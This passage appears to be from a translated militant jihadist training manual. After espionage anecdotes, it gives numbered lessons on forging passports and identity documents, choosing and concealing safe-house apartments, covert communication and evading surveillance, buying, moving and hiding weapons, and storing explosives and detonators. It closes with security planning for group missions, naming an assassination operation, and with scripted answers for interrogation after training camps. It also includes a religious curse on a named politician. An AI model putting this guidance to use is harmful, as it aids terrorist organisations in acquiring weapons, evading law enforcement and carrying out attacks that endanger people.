In World War I, the German spy, Julius Seelber [PH] managed to enter Britain and work as a mail examiner due to the many languages he had mastered. From the letters, he succeeded in obtaining important information and sent it to the Germans. One of the letters that he checked was from a lady who had written to her brother's friend in the fleet. She mentioned that her brother used to live with her until he was transferred to a secret project that involved commercial ships. When Seelber read that letter, he went to meet that young woman and blamed her for her loose tongue in talking About military secrets. He, skillfully, managed to draw out of her that her brother worked in a secret project for arming old commercial ships. These ships were to be used as decoys in the submarine war in such a way that they could come close to the submarines, as they appeared innocent. Suddenly, cannonballs would be fired from the ships hidden cannons on top of the ships, which would destroy the submarines. 48 hours later that secret was handed to the Germans.

11. Caution and Prudence

In his battle against the king of Tomedia [PH], the Roman general Speer [PH] sent an emissary to discuss with that king the matter of truce between the two armies. In reality, he had sent him to learn About the Tomedians' ability to fight. The general picked, Lilius [PH], one of his top commanders, for that task and sent with him some of his

officers, disguised as slaves. During that mission, one of the king's officers, Sifax [PH] pointed to one of the [disguised] slaves and yelled, "That slave is a Roman officer I had met in a neighboring city. He was wearing a Roman uniform." At that point, Lilius used a clever trick and managed to divert the attention of the Tomedians from that by turning to the disguised officer and quickly slapping him on the face a number of times. He reprimanded him for wearing a Roman officer's uniform when he was a slave and for claiming a status that he did not deserve.

The officer accepted the slaps quietly. He bowed his head in humility and shame, as slaves do. Thus, Sifax men thought that officer was really a slave because they could not imagine that a Roman officer would accept these hits without defending himself.

King Sifax prepared a big feast for Lilius and his entourage and placed them in a house far away from his camp so they could not learn About his fortifications. They [the Romans] made another clever trick on top of the first one. They freed one of their horses and started chasing him in and around the camp. After they learned About the extent of the fortifications they caught the horse and, as planned, managed to abort their mission About the truce agreement. Shortly after their return, the Roman general attacked King Sifax' camp and burned the fortifications. Sifax was forced to seek reconciliation.

B. There was a secret agent who disguised himself as an American fur merchant. As the agent was playing cards aboard a boat with some passengers, one of the players asked him About his profession. He replied that he was a "fur merchant." The women showed interest [in him] and began asking the agent - the disguised fur merchant - many questions About the types and prices of fur. He mentioned fur price figures that amazed the women. They started avoiding and regarding him with suspicion, as though he were a thief, or crazy.

12. Truthfulness and Counsel

The Commander of the faithful, Umar Ibn Al-Khattab - may Allah be pleased with him - asserted that this characteristic was vital in those who gather information and work as spies against the Muslims' enemies. He [Umar] sent a letter to Saad Ibn Abu Wakkas - may Allah be pleased with him - saying, “If you step foot on your enemies' land, get spies on them. Choose those whom you count on for their truthfulness and advice, whether Arabs or inhabitants of that land. Liars' accounts would not benefit you, even if some of them were true; the deceiver is a spy against you and not for you.

13. Ability to Observe and Analyze

The Israeli Mossad received news that some Palestinians were going to attack an Israeli El Al airplane. That plane was going to Rome with Golda Meir - Allah's curse upon her - the Prime Minister at the time, on board. The Palestinians had managed to use a clever trick that allowed them to wait for the arrival of the plane without being questioned by anyone. They had beaten a man who sold potatoes, kidnaped him, and hidden him. They made two holes in the top of that peddler's cart and placed two tubes next to the chimney through which two Russian-made "Strella" [PH] missiles could be launched. The Mossad officers traveled the airport back and forth looking for that lead them to the Palestinians. One officer passed the potato cart twice without noticing anything. On his third time, he noticed three chimneys, but only one of them was working with spoke coming out of it. He quickly steered toward the cart and hit it hard. The cart overturned, and the Palestinians were captured.[1]

1. This story is found in the book A'n Tarik Al-Khida' "By Way of Deception Methods," by Victor Ostrovsky [PH]. The author claims that the Mossad wants to kill him for writing that book. However, I believe that the book was authorized by the Israeli Mossad.

14. Ability to Act, Change Positions and Conceal Oneself

a. [An example] is what Nuaim Ibn Masoud RA had done in his mission to cause agitation among the tribes of Koraish, those of Ghatfan, and the Jews of Koreitha. He would control his reactions and managed to skillfully play his role. Without showing signs of inconsistency, he would show his interest and zeal towards the Jews one time and show his concern About the Koraish at another.

b. In 1960, a car driven by an American colonel collided with a truck. The colonel lost consciousness, and while unconscious at the hospital, he started speaking Russian fluently. It was later discovered that the colonel was a Soviet spy who was planted in the United States. He had fought in Korea in order to conceal his true identity and to gather information and critical secrets. If not for the collision, no one would have suspected or confronted him.

THIRD LESSON

COUNTERFEIT CURRENCY AND FORGED DOCUMENTS

Financial Security Precautions:

1) Dividing operational funds into two parts: One part is to be invested in projects that offer financial return, and the other is to be saved and not spent except during operations.
2) Not placing operational funds [all] in one place.
3) Not telling the Organization members About the location of the funds.
4) Having proper protection while carrying large amounts of money.
5) Leaving the money with non-members and spending it as needed.

Forged Documents (Identity Cards, Records Books, Passports)

The following security precautions should be taken:

1) Keeping the passport in a safe place so it would not be seized by the security apparatus, and the brother it belongs to would have to negotiate its return (I'll give you your passport if you give me information)
2) All documents of the undercover brother, such as identity cards and passport, should be falsified.
3) When the undercover brother is traveling with a certain identity card or passport, he should know all pertinent [information] such as the name, profession, and place of residence.
4) The brother who has special work status (commander, communication link, etc..) should have more than one identity card and passport. He should learn the contents of each, the nature of the [indicated] profession, and the dialect of the residence area listed in the document.
5) The photograph of the brother in these documents should be without a beard. It is preferable that the brother's public photograph [on these documents] be also without a beard. If he already has one [document] showing a photograph with a beard, he should replace it.
6) When using an identity document in different names, no more than one such document should be carried at one time.
7) The validity of the falsified travel documents should always be confirmed.
8) All falsification matters should be carried out through the command and not haphazardly (procedure control)
9) Married brothers should not add their wives to their passports.
10) When a brother is carrying the forged passport of a certain country, he should not travel to that country. It is easy to detect forgery at the airport, and the dialect of the brother is different from that of the people from that country.

Security Precautions Related to the Organizations' Given Names:

1. The name given by the Organization [to the brother] should not be odd in comparison with other names used around him.

2. A brother should not have more than one name in the area where he lives {the undercover work place)

FOURTH LESSON

Organization MILITARY BASES

"APARTMENTS PLACES" - HIDING

Definition of Bases:

* These are apartments, hiding places, command centers, etc. in which secret operations are executed against the enemy. These bases may be in cities, and are [then] called homes or apartments. They may be in mountainous, harsh terrain far from the enemy, and are [then] called hiding places or bases. During the initial stages, the Military Organization usually uses apartments in cities as places for launching assigned missions, such as collecting information, observing members of the ruling regime, etc.

Hiding places and bases in mountains and harsh terrain are used at later stages, from which Jihadi groups are dispatched to execute assassination operations of enemy individuals, bomb their centers, and capture their weapons. In some Arab countries such as Egypt, where there are no mountains or harsh terrain, all stages of Jihad work would take place in cities. The opposite was true in Afghanistan, where initially Jihad work was in the cities, then the warriors shifted to mountains and harsh terrain. There, they started battling the Communists.

Security Precautions Related to Apartments:

1) Choosing the apartment carefully as far as the location, the size for the work necessary (meetings, storage, arms, fugitives, work preparation).
2) It is preferable to rent apartments on the ground floor to facilitate escape and digging of trenches.
3) Preparing secret locations in the apartment for securing documents, records, arms, and other important items.
4) Preparing ways of vacating the apartment in case of a surprise attack (stands, wooden ladders).
5) Under no circumstances should anyone know About the apartment except those who use it.
6) Providing the necessary cover for the people who frequent the apartment (students, workers, employees, etc.)
7) Avoiding seclusion and isolation from the population and refraining from going to the apartment at suspicious times.
8) It is preferable to rent these apartments using false names, appropriate cover, and non-Muslim appearance.
9) A single brother should not rent more than one apartment in the same area, from the same agent, or using the same rental office.
10) Care should be exercised not to rent apartments that are known to the security apparatus [such as] those used for immoral or prior Jihad activities.
11) Avoiding police stations and government buildings. Apartments should not be rented near those places.
12) When renting these apartments, one should avoid isolated or deserted locations so the enemy would not be able to catch those living there easily.
13) It is preferable to rent apartments in newly developed areas where people do not know one another. Usually, in older quarters people know one another and strangers are easily identified, especially since these quarters have many informers.
14) Ensuring that there is has been no surveillance prior to the members entering the apartment.
15) Agreement among those living in the apartment on special ways of knocking on the door and special signs prior to entry into the building's main gate to indicate to those who wish to enter that the place is safe and not being monitored. Such signs include hanging out a towel, opening a curtain, placing a cushion in a special way, etc.

16) If there is a telephone in the apartment, calls should be answered in an agreed-upon manner among those who use the apartment. That would prevent mistakes that would, otherwise, lead to revealing the names and nature of the occupants.
17) For apartments, replacing the locks and keys with new ones. As for the other entities (camps, shops, mosques), appropriate security precautions should be taken depending on the entity's importance and role in the work.
18) Apartments used for undercover work should not be visible from higher apartments in order not to expose the nature of the work.
19) In a newer apartment, avoid talking loud because prefabricated ceilings and walls [used in the apartments] do not have the same thickness as those in old ones.
20) It is necessary to have at hand documents supporting the undercover [member]. In the case of a physician, there should be an actual medical diploma, membership in the [medical] union, the government permit, and the rest of the routine procedures known in that country.
21) The cover should blend well [with the environment]. For example, selecting a doctor's clinic in an area where there are clinics, or in a location suitable for it.
22) The cover of those who frequent the location should match the cover of that location. For example, a common laborer should not enter a fancy hotel because that would be suspicious and draw attention.

FIFTH LESSON

MEANS OF COMMUNICATION AND TRANSPORTATION

In the name of Allah, the Merciful and Compassionate

Means of Transportation

Introduction:

It is well known that in undercover operations, communication is the mainstay of the movement for rapid accomplishment. However, it is a double-edged sword: It can be to our advantage if we use it well and it can be a knife dug into our back if we do not consider and take the necessary security measures.

Communication Means:

The Military Organization in any Islamic group can, with its modest capabilities, use the following means:

A. The telephone,
B. Meeting in-person,
C. Messenger,
D. Letters,
E. Some modern devices, such as the facsimile and wireless [communication].

Communication may be within the county, state, or even the country, in which case it is called local communication. When it extends expanded between countries, it is then called international communication.

Secret Communication is Limited to the Following Types:

Common, standby, alarm

1. Common Communication: It is a communication between two members of the Organization without being monitored by the security apparatus opposing the Organization. The common communication should be done under a certain cover and after inspecting the surveillance situation [by the enemy].

2. Standby Communication: This replaces common communication when one of the two parties is unable to communicate with the other for some reason.

3. Alarm Communication: This is used when the opposing security apparatus discovers an undercover activity or some undercover members. Based on this communication, the activity is stopped for a while, all matters related to the activity are abandoned, and the Organization's members are hidden from the security personnel.

Method of Communication Among Members of the Organization:

1) Communication About undercover activity should be done using a good cover; it should also be quick, explicit, and pertinent. That is, just for talking only.
2) Prior to contacting his members, the commander of the cell[2] should agree with each of them separately (the cell members should never meet all in one place and should not know one another) on a manner and means of communication with each other. Likewise, the chief of the Organization should [use a similar technique] with the branch commanders.
3) A higher-ranking commander determines the type and method of communication with lower-ranking leaders.

_____

[2] Cell or cluster methods should be adopted by the Organization. It should be composed of many cells whose members do not know one another, so that if a cell member is caught the other cells would not be affected, and work would proceed normally.

First Means: The Telephone:

Because of significant technological advances, security measures for monitoring the telephone and broadcasting equipment have increased. Monitoring may be done by installing a secondary line or wireless broadcasting device on a telephone that relays the calls to a remote location...That is why the Organization takes security measures among its members who use this means of communication (the telephone).

1) Communication should be carried out from public places. One should select telephones that are less suspicious to the security apparatus and are more difficult to monitor. It is preferable to use telephones in booths and on main streets.
2) Conversation should be coded or in general terms so as not to alert the person monitoring [the telephone].
3) Periodically examining the telephone wire and the receiver.
4) Telephone numbers should be memorized and not recorded. If the brother has to write them, he should do so using a code so they do not appear as telephone numbers (figures from a shopping list, etc.)
5) The telephone caller and person called should mention some words or sentences prior to bringing up the intended subject. The brother who is calling may misdial one of the digits and actually call someone else. The person 'called may claim that the call is for him, and the calling brother may start telling him work-related issues and reveal many things because of a minor error.
6) In telephone conversations about undercover work, the voice should be changed and distorted.
7) When feasible, it is preferable to change telephone lines to allow direct access to local and international calls. That and proper cover facilitate communications and provide security protection not available when the central telephone station in the presence of many employees is used.
8) When a telephone [line] is identified [by the security apparatus], the command and all parties who were using it should be notified as soon as possible in order to take appropriate measures.
9) When the command is certain that a particular telephone [line] is being monitored, it can exploit it by providing information that misleads the enemy and benefits the work plan.
10) If the Organization manages to obtain jamming devices, it should use them immediately.

Second Means: Meeting in-person:

This is direct communication between the commander and a member of the Organization. During the meeting the following are accomplished:

- *Information exchange*
- *Giving orders and instructions*
- *Financing*
- *Member follow-up*

Stages of the In-Person Meeting:

- Before the meeting
- The meeting [itself]
- After the meeting

Before the Meeting:

The following measures should be taken:

1) Designating the meeting location,
2) Finding a proper cover for the meeting,
3) Specifying the meeting date and time,
4) Defining special signals between those who meet.

1. Identifying the meeting location: If the meeting location is stationary, the following matters should be observed:

1) The location should be far from police stations and security centers.
2) Ease of transportation to the location.
3) Selecting the location prior to the meeting and learning all its details.
4) If the meeting location is an apartment, it should not be the first one, but one somewhere in the middle.
5) The availability of many roads leading to the meeting location. That would provide easy escape in case the location ware raided by security personnel.
6) The location should not be under suspicion (by the security [apparatus])
7) The apartment where the meeting takes place should be on the ground floor, to facilitate escape.
8) The ability to detect any surveillance from that location.
9) When public transportation is used, one should alight at some distance from the meeting location and continue on foot. In the case of a private vehicle, one should park it far away or in a secure place so as to be able to maneuver it quickly at any time.

If the meeting location is not stationary, the following matters should be observed:

1) The meeting location should be at the intersection of a large number of main and side streets to facilitate entry, exit, and escape.
2) The meeting location (such as a coffee shop) should not have members that might be dealing with the security apparatus.
3) The meeting should not be held in a crowded place because that would allow the security personnel to hide and monitor those who meet.

4) It is imperative to agree on an alternative location for the meeting in case meeting in the first is unfeasible. That holds whether the meeting place is stationary or not.

Those who meet in-person should do the following:

1) Verifying the security situation of the location before the meeting.
2) Ensuring that there are no security personnel behind them or at the meeting place.
3) Not heading to the location directly.
4) Clothing and appearance should be appropriate for the meeting location.
5) Verifying that private documents carried by the brother have appropriate cover.
6) Prior to the meeting, designing a security plan that specifies what the security personnel would be told in case the location were raided by them, and what [the brothers] would resort to in dealing with the security personnel (fleeing, driving back,...)

2. Finding a proper cover for the meeting: [The cover]

1) Should blend well with the nature of the location.
2) In case they raid the place, the security personnel should believe the cover.
3) Should not arouse the curiosity of those present.
4) Should match the person's appearance and his financial and educational background.
5) V. should have documents that support it.
6) Provide reasons for the two parties' meeting (for example, one of the two parties should have proof that he is an architect. The other should have documents as proof that he is a land owner. The architect has produced a construction plan for the land)

3. Specifying the Meeting Date and Time:

1) Specifying the hour of the meeting as well as the date.
2) Specifying the time of both parties' arrival and the time of the first party's departure.
3) Specifying how long the meeting will last.
4) Specifying an alternative date and time.
5) Not allowing a long period of time between making the meeting arrangements and the meeting itself.

4. Designating special signals between those who meet

If the two individuals meeting know one another's shape and appearance, it is sufficient to use a single safety sign. [In that case,] the sitting and arriving individuals inform each other that there is no enemy surveillance. The sign may be keys, beads, a newspaper, or a scarf. The two parties would agree on moving it in a special way so as not to attract the attention of those present.

A: If the two individuals do not know one another, they should do the following:

a) The initial sign for becoming acquainted may be that both of them wear a certain type of clothing or carry a certain item. These signs should be appropriate for the place, easily identified, and meet the purpose. The initial sign for becoming acquainted does not [fully] identify one person by another. It does that at a rate of 30%.
b) Safety Signal: It is given by the individual sitting in the meeting location to inform the second individual that the place is safe. The second person would reply through signals to inform the first that he is not being monitored. The signals are agreed upon previously and should not cause suspicion.

c) A second signal for getting acquainted is one in which the arriving person uses while sitting down. That signal may be a certain clause, a word, a sentence, or a gesture agreed upon previously, and should not cause suspicion for those who hear it or see it.

B: The Stage of the Meeting [itself]: The following measures should be taken:

1) Caution during the meeting.
2) Not acting unnaturally during the meeting in order not to raise suspicion.
3) Not talking with either loud or very low voices ([should be] moderate).
4) Not writing anything that has to do with the meeting.
5) Agreeing on a security plan in case the enemy raids the location.

C: After the Meeting: The following measures should be taken:

1) Not departing together, but each one separately.
2) Not heading directly to the main road but through secondary ones.
3) Not leaving anything in the meeting place that might indicate the identity or nature of those who met.

Meeting in-person has disadvantages, such as:

1) Allowing the enemy to capture those who are meeting.
2) Allowing them [the enemy] to take pictures of those who are meeting, record their conversation, and gather evidence against them.
3) Revealing the appearance of the commander to the other person. However, that may be avoided by taking the previously mentioned measures such as disguising himself well and changing his appearance (glasses, wig, etc.)

Third Means: The Messenger:

This is an intermediary between the sender and the receiver.

The messenger should possess all characteristics mentioned in the first chapter regarding the Military Organization's member. These are the security measures that a messenger should take:

1) Knowledge of the person to whom he will deliver the message.
2) Agreement on special signals, exact date, and specific time.
3) Selecting a public street or place that does not raise suspicion.
4) Going through a secondary road that does not have check points.
5) Using public transportation (train, bus...) and disembarking before the main station. Likewise, embarking should not be done at the main station either, where there are a lot of security personnel and informants.
6) Complete knowledge of the location to which he is going.

Fourth Means: Letters:

This means (letters) may be used as a method of communication between members and the Organization provided that the following security measures are taken:

1) It is forbidden to write any secret information in the letter. If one must do so, the writing should be done in general terms.
2) The letter should not be mailed from a post office close to the sender's residence, but from a distant one.

3) The letter should not be sent directly to the receiver's address but to an inconspicuous location where there are many workers from your country. Afterwards, the letter will be forwarded to the intended receiver. (This is regarding the overseas- bound letter).
4) The sender's name and address on the envelope should be fictitious. In case the letters and their contents are discovered, the security apparatus would not be able to determine his [the sender's] name and address.
5) The envelope should not be transparent so as to reveal the letter inside.
6) The enclosed pages should not be many, so as not to raise suspicion.
7) The receiver's address should be written clearly so that the letter would not be returned.
8) Paying the post office box fees should not be forgotten.

Fifth Means: Mobile/Facsimile/SMS and Wireless:

Considering its modest capabilities and the pursuit by the security apparatus of its members and forces, the Islamic Military Organization cannot obtain these devices. In case the Organization is able to obtain them, firm security measures should be taken to secure communication between the members in the country and the command outside. These measures are:

a) The duration of transmission should not exceed five minutes in order to prevent the enemy from pinpointing the device location.
b) The device should be placed in a location with high wireless frequency, such as close to a TV station, embassies, and consulates in order to prevent the enemy from identifying its location.
c) The brother, using the wireless device to contact his command outside the country, should disguise his voice.
d) The time of communication should be carefully specified.
e) The frequency should be changed from time to time.
f) The device should be frequently moved from one location to another.
g) Do not reveal your location to the entity for which you report.
h) The conversation should be in general terms so as not to raise suspicion.

Transportation Means:

The members of the Organization may move from one location to another using one of the following means:

a) Public transportation
b) Private transportation

Security Measures that Should be Observed in Public Transportation:

1) One should select public transportation that is not subject to frequent checking along the way, such as crowded trains or public buses.
2) Boarding should be done at a secondary station, as main stations undergo more careful surveillance. Likewise, embarkment should not be done at main stations.
3) The cover should match the general appearance (tourist bus, first-class train, second-class train, etc).
4) The existence of documents supporting the cover.
5) Placing important luggage among the passengers' luggage without identifying the one who placed it. If it is discovered, its owner would not be arrested. In trains, it [the luggage] should be placed in a different car than that of its owner.
6) The brother traveling on a "special mission" should not get involved in religious issues (advocating good and denouncing evil) or day-to-day matters (seat reservation,...).
7) The brother traveling on a mission should not arrive in the [destination] country at night because then travelers are few, and there are [search] parties and check points along the way.

8) When cabs are used, conversation of any kind should not be started with the driver because many cab drivers work for the security apparatus.
9) The brother should exercise extreme caution and apply all security measures to the members.

<u>Security Measures that Should be Observed in Private Transportation</u>:

Private transportation includes: cars, motorcycles

A. Cars and motorcycles used in overt activity:

1) One should possess the proper permit and not violate traffic rules in order to avoid trouble with the police.
2) The location of the vehicle should be secure so that the security apparatus would not confiscate it.
3) The vehicle make and model should be appropriate for the brother's cover.
4) The vehicle should not be used in special military operations unless the Organization has no other choice.

<u>B. Cars and motorcycles used in covert activity:</u>

1) Attention should be given to permits and [obeying] the traffic rules in order to avoid trouble and reveal their actual mission.
2) The vehicle should not be left in suspicious places (deserts, mountains, etc.). If it must be, then the work should be performed at suitable times when no one would keep close watch or follow it.
3) The vehicle should be purchased using forged documents so that getting to its owners would be prevented once it is discovered.
4) For the sake of continuity, have only one brother in charge of selling.
5) While parking somewhere, one should be in a position to move quickly and flee in case of danger.
6) The car or motorcycle color should be changed before the operation and returned to the original after the operation.
7) The license plate number and county name should be falsified. Further, the digits should be numerous in order to prevent anyone from spotting and memorizing it.
8) The operation vehicle should not be taken to large gasoline stations so that it would not be detected by the security apparatus.

SIXTH LESSON

TRAINING

* The following security precautions should be taken during the training:

The Place:

The place should have the following specifications:

1) Distance from the populated areas with the availability of living necessities.
2) Availability of medical services during the training.
3) The place should be suitable for the type of training (physical fitness, shooting, and tactics).
4) No one except the trainers and trainees should know About the place.
5) The place should have many roads and entrances.
6) The place should be visited at suitable times.
7) Hiding any training traces immediately after the training.
8) Guarding the place during the training.
9) Appropriateness of the existing facilities for the number of training members.
10) Exclusion of anyone who is not connected with the training.
11) Taking all security measures regarding the establishment.
12) Distance of the place from police stations, public establishments, and the eyes of informants.
13) The place should not be situated in such a way that the training and trainees can be seen from another location.

The Trainees:

1) Before proceeding to the training place, all security measures connected with an undercover individual should be taken. Meanwhile, during training at the place, personnel safety should be ensured.
2) Selecting the trainees carefully.
3) The trainees should not know one another.
4) The small size of groups that should be together during the training (7-10 individuals).
5) The trainees should not know the training place.
6) Establishing a training plan for each trainee.

The Trainers:

All measures taken with regard to the commanders apply also to the trainers. Also, the following should be applied:

1) Fewness of the trainers in the training place. Only those conducting the training should be there, in order not to subject the training team to the risk of security exposure.
2) Not revealing the identity of the trainer to trainees.
3) Keeping a small ratio of trainees to trainer.
4) The training team members should not know one another.

SEVENTH LESSON

WEAPONS:

MEASURES RELATED TO

BUYING AND TRANSPORTING THEM

Prior to dealing with weapons, whether buying, transporting, or storing them, it is essential to establish a careful, systematic and firm security plan that plan deals with all stages. It is necessary to divide that task into stages: First Stage: Prior to Purchase; Second Stage: Purchasing; Third Stage: Transport; Fourth Stage: Storage.

1. <u>Prior to Purchase Stage</u>: It is necessary to take the following measures:

a) In-depth knowledge of the place where weapons will be purchased, together with its entrances and exits.
b) Verifying there are no informants or security personnel at the place where purchasing will take place.
c) The place should be far from police stations and government establishments.
d) Not proceeding to the purchasing place directly by the main road, but on secondary streets.
e) Performing the exercises to detect the surveillance.
f) One's appearance and clothing should be appropriate for the place where purchasing will take place.
g) The purchasing place should not be situated in such a way that the seller and buyer can be seen from another location. To the contrary, the purchasing place should be such that the seller and buyer can see the surrounding area.
h) Determining a suitable cover for being in that place.
i) The place should not be crowded because that would facilitate the police hiding among people, monitoring the arms receiving, and consequently arresting the brother purchasing.
j) In case one of the parties is unable to arrive, it is essential to prearrange an alternative place and time with the seller.
k) Selecting a time suitable for the purchase so that it does not raise suspicion.
l) Prior to purchasing, the seller should be tested to ensure that he is not an agent of the security apparatus. m. Preparing a place for storage prior to purchasing.

2. <u>The Purchase Stage</u>:

a) Verifying that the weapons are in working condition.
b) Not paying the seller the price for the weapons before viewing, inspecting, and testing them.
c) Not telling the seller About the mission for which the weapons are being purchased.
d) Extreme caution should be used during the purchasing operation in the event of any unnatural behavior by the seller or those around you.
e) Not lengthening the time spent with the seller. It is important to depart immediately after purchasing the weapons.

3. <u>The Transport Stage</u>:

a) Avoid main roads where check points are common.
b) Choose a suitable time for transporting the weapons.
c) Observers should proceed on the road ahead of the transportation vehicle for early warning in case of an emergency.
d) Not proceeding directly to the storage place until after verifying there is no surveillance.

e) During the transport stage, weapons should be hidden in a way that they are inconspicuous and difficult to find.
f) The route for transporting the weapons should be determined very carefully.
g) Verifying the legality of the vehicle, performing its maintenance, checking its gasoline and water levels, etc.
h) Driving the car normally in order to prevent accidents.

4. <u>The Storage Stage</u>:

a) In order to avoid repeated transporting, suitable storage places should be selected. In case the materials are bombs or detonators, they should be protected from extreme heat and humidity.
b) Explosive materials and detonators should be separated and stored apart from each other.
c) Caution should be exercised when putting detonators in the arsenal.
d) Lubricating the weapons and placing them in wooden or plastic crates. The ammunition should be treated likewise.

When selecting an arsenal, consider the following:

1) The arsenal should not be in well-protected areas, or close to parks or public places.
2) The arsenal should not be in a "no-man's-land."
3) The arsenal should not be in an apartment previously used for suspicious activities and often frequented by security personnel.
4) The arsenal should not be a room that is constantly used and cannot be given up by family members who do not know the nature of the father or husband's work.
5) The apartment selected as an arsenal should be owned by the Organization or rented on a long-term basis.
6) The brother responsible for storage should not visit the arsenal frequently, nor toy with the weapons.
7) The arsenal keeper should record in a book all weapons, explosive materials, and ammunition. That book should be coded and well secured.
8) Only the arsenal keeper and the commander should know the location of the arsenal.
9) It is necessary to prepare alternative arsenals and not leave any leads in the original arsenals to the alternative ones.

EIGHTH LESSON

MEMBER SAFETY

Defining Members Safety:

This is a set of measures taken by members who perform undercover missions in order to prevent the enemies from getting to them.

It is necessary for any party that adopts Jihad work and has many members to subdivide its members into three groups, each of which has its own security measures. The three groups are: 1. The overt member, 2. The covert member, 3. The commander

Measures that Should be Taken by the Overt Member:

1) He should not be curious and inquisitive about matters that do not concern him.
2) He should not be chatty and talkative about everything he knows or hears.
3) He should not carry on him the names and addresses of those members he knows. If he has to, he should keep them safe.
4) During times of security concerns and arrest campaigns and especially if his appearance is Islamic, he should reduce his visits to the areas of trouble and remain at home instead.
5) When conversing on the telephone, he should not talk about any information that might be of use to the enemy.
6) When sending letters, he should not mention any information that might be of use to the enemy. When receiving letters, he should burn them immediately after reading them and pour water on them to prevent the enemy from reading them. Further, he should destroy any traces of fire so the enemy would not find out that something was burned.

Measures that Should be Taken by the Undercover Member: In addition to the above measures, the member should...

1) Not reveal his true name to the Organization's members who are working with him, nor to the [Islamic] Da'wa [Call].
2) Have a general appearance that does not indicate Islamic orientation (beard, toothpick, book, [long] shirt, small Quran).
3) Be careful not to mention the brothers' common expressions or show their behaviors (special praying appearance, "may Allah reward you", "peace be on you" while arriving and departing, etc.)
4) Avoid visiting famous Islamic places (mosques, libraries, Islamic fairs, etc.)
5) Carry falsified personal documents and knows all the information they contain.
6) Have protection preceding his visit to any place while moving about (apartment, province, means of transportation, etc.).
7) Have complete and accurate knowledge of the security status related to those around him in his place of work and residence, so that no danger or harm would catch him unaware.
8) Maintain his family and neighborhood relationships and should not show any changes towards them so that they would not attempt to bring him back [from the Organization] for security reasons.
9) Not resort to utilizing letters and messengers except in an emergency
10) Not speak loudly.
11) Not to get involved in advocating good and denouncing evil in order not to attract attention to himself.

12) Break the daily routine, especially when performing an undercover mission. For example, changing the departure and return routes, arrival and departure times, and the store where he buys his goods.
13) Not causing any trouble in the neighborhood where he lives or at the place of work.
14) Converse on the telephone using special code so that he does not attract attention.
15) Not contacting the overt members except when necessary. Such contacts should be brief.
16) Not fall into the enemy's excitement trap, either through praising or criticizing his Organization.
17) Performing the exercises to detect surveillance whenever a task is to be performed.
18) Not park in no-parking zones and not take photographs where it is forbidden.
19) Closing all that should be closed before departing the place, whether at home or his place of undercover work. (Windows, doors)
20) Not undergo a sudden change in his daily routine or any relationships that precede his Jihad involvement. For example, there should not be an obvious change in his habits of conversing, movement, presence, or disappearance. Likewise, he should not be hasty to sever his previous relationships.
21) Not meet in places where there are informers, such as coffee shops, and not live in areas close to the residences of important personalities, government establishments, and police stations.
22) Not write down on any media, especially on paper, that could show the traces and words of the pen by rubbing the paper with lead powder.

Measures that Should be Taken by the Commander:

* The commander, whether in overt or covert work, has special importance for the following reasons:

1) The large amount of information that he possesses.
2) The difficulty of the command in replacing the commander.
3) Therefore, all previously mentioned security precautions regarding members should be heightened for the commander. Many resources should be reserved for protecting the commanders.

Important Note:

* Married brothers should observe the following:

1) Not talking with their wives About Jihad work.
2) The members with security risks should not travel with their wives. A wife with an Islamic appearance (veil) attracts attention.

NINTH LESSON

SECURITY PLAN

Defining Security Plan:

This is a set of coordinated, cohesive, and integrated measures that are related to a certain activity and designed to confuse and surprise the enemy, and if uncovered, to minimize the work loss as much as possible.

Importance of the Security Plan:
The work will be successful if Allah grants that. The more solid is the security plan, the more successful [the work] and the fewer the losses. The less solid the security plan, the less successful [the work] and the greater the losses.

Specifications of the Security Policy:

A number of conditions should be satisfied to help the security plan to succeed. These are: [It should be]

1) Realistic and based on fact so it would be credible to the enemy before and after the work.
2) Coordinated, integrated, cohesive, and accurate, without any gaps, to provide the enemy [the impression of] a continuous and linked chain of events.
3) Simple so that the members can assimilate it.
4) Creative.
5) Flexible.
6) Secretive.

The Method of Implementing the Security Plan: There should be a security plan for each activity that is subject to being uncovered by the enemy. For example, the brother who is charged with a certain mission might be arrested. It is, therefore, essential that a security plan be designed for him through which he will be able to deny any accusation. Likewise, for the group assigned a collective mission, there should be a security plan to which all members are committed. Each member would then find out , learn, and be trained in his role to ensure his assimilation of it.

In this lesson, we shall cover many examples of security plans related to certain matters:

1) Security plan for an individual mission.
2) Security plan for a group (important meeting).
3) Security plan for a group mission (assassination operation).

1. Example of a security plan for an individual mission (training in Afghanistan):

Prior to Departure: Traveling through an airport, the brother might be subjected to interrogation. It is essential that he be taught the answers to the following anticipated questions:

A. What are the reasons for your travel?
B. How did you get the money for travel?
C. How long is the travel period?
D. Who will meet you in the arrival country?
E. What will you be doing in the arrival country?

(There are different degrees of interrogation)

During Travel (transit country): The brother should be taught the answers to the following questions:

A. Why are you going to Pakistan?
B. Do you belong to any religious organizations?
C. How did you get the travel money?
D. Who got you the visa to Pakistan?
E. What will you be doing in Pakistan?
F. With whom will you be staying in Pakistan?

Arrival Country (Pakistan): The brother should be taught the answers to the following questions:

A. Why did you come to Pakistan?
B. How long will you be spending in Pakistan?
C. With whom will you be staying?

Transit Country (Return): The brother should be taught the answers to the following questions:

A. What were you doing in Pakistan?
B. Are you a Jihad fighter?
C. Do you belong to religious organizations in your country?
D. Why did you come to our country in particular?
E. Whom will you be staying with now?
F. How long will you spend here?

Return Country (Returning to your Country):

A. What were you doing in the transit country?
B. Addresses and telephone numbers of those who hosted you during your stay?
C. Whom did you visit in your group, and for how long?

When Your Travel to Pakistan is Discovered:

A. What were you doing in Pakistan or Afghanistan?
B. In which camp were you trained?
C. Who trained you? On what weapons were you trained?
D. Who assigned you to go to Afghanistan?
E. Whom will you contact in your country?
F. What are the tasks and missions that you intend to execute in your country?
G. Who else trained with you in Afghanistan?
H. How many of your countrymen are in that camp and in Afghanistan?
I. What are their names?
J. Who are the group commanders there [in Pakistan]? Where do they live and what do they do?
K. What things do the commanders talk about?

An Example of a Security Plan for a Group Mission (Important Meeting). The meeting is of two types:

A. A meeting held by those responsible for overt work. That [meeting] is held in many places (mosque, apartment,...)
B. A meeting held by those responsible for covert work.

For that [meeting], great effort on our part should be exercised to ensure its safety. We shall discuss that meeting and what makes it secure from enemies spies.

The security plan for that meeting is divided into several stages:

a) Before the meeting,
b) The meeting location,
c) During the meeting,
d) After the conclusion of meeting,
e) In case security personnel storm the meeting place and capture one of the members.

A. Before the meeting: Here the meeting for covert work is divided into:

- Meeting in a Stationary Location: A meeting where more than three members gather to discuss a plan or prepare for an activity.
- Mobile Meeting (Encounter): A meeting among a small number of members, not more than three, to inform [one another] of a certain issue.

Security Measures Necessary Prior to the Stationary Meeting:

1) Establishing a plan suitable for the members if any of them is arrested. It consists of:
   Who is the owner of the apartment? What was discussed in the meeting? Who was with you? What was agreed upon?
